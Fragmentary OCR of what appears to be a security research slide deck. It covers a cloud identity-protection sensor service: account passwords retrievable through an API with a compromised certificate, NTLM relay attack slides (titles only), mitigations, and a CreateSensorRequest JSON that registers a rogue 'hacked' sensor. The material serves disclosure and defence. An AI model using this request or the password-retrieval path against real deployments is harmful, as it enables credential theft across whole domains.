
- Passwords are stored in the cloud in plain-text
- Passwords are encrypted using the self-signed certificate
- Encrypted passwords are retrieved using the API endpoint
- Anyone with a compromised certificate can get *ALL* passwords for *ALL* accounts (non-gMSA)
- gMSA accounts are a risk as well

Hidden Features

Hidden Features


```
{
  "$type": "SensorMandatoryConfiguration",
  "SecretManagerConfigurationCertificateThumbprint": "",
  "SensorCustomLogLocation": null,
  "SensorProxyConfiguration": null,
  "WorkspaceApplicationSensorApiWebClientConfigurationServiceEndpoint": {
    "$type": "EndpointData",
    "Address": "thalpiussensorapi.atp.azure.com",
    "Port": 443
  }
}
```

Hidden Features




NTLM Relay Attack


NTLM Relay Attack




NTLM Relay Attack



NTLM Relay Attack



NTLM Relay Attack



NTLM Relay Attack


- If lateral movement paths are not required, do not use this feature
- Best mitigation is disabling NTLM

Access Key Vulnerability

Access Key Vulnerability



```
{
  "$type": "CreateSensorRequest",
  "Certificate": {
    "$type": "X509Certificate2",
    "RawData": "MII<SNIP>ltFSxYia"
  },
  "DnsName": "hacked.thalpius.local",
  "NetbiosName": "hacked",
  "NetworkAdapters": [
    {
      "$type": "NetworkAdapter",
      "Id": "{9846C447-1A36-4739-B469-E03769E013DE}",
      "Name": "Ethernet",
      "State": "EnabledConnected",
      "IpAddresses": [
        "10.211.55.83",
        "[fdb2:2c26:f4e4:0:558b:329c:4fd7:477e]",
        "[fe80::558b:329c:4fd7:477e%9]"
      ]
    }
  ],
  "ShouldEnableDelayedUpdate": false,
  "Type": "DomainControllerIntegrated",
  "Version": "2.999"
}
```

Access Key Vulnerability

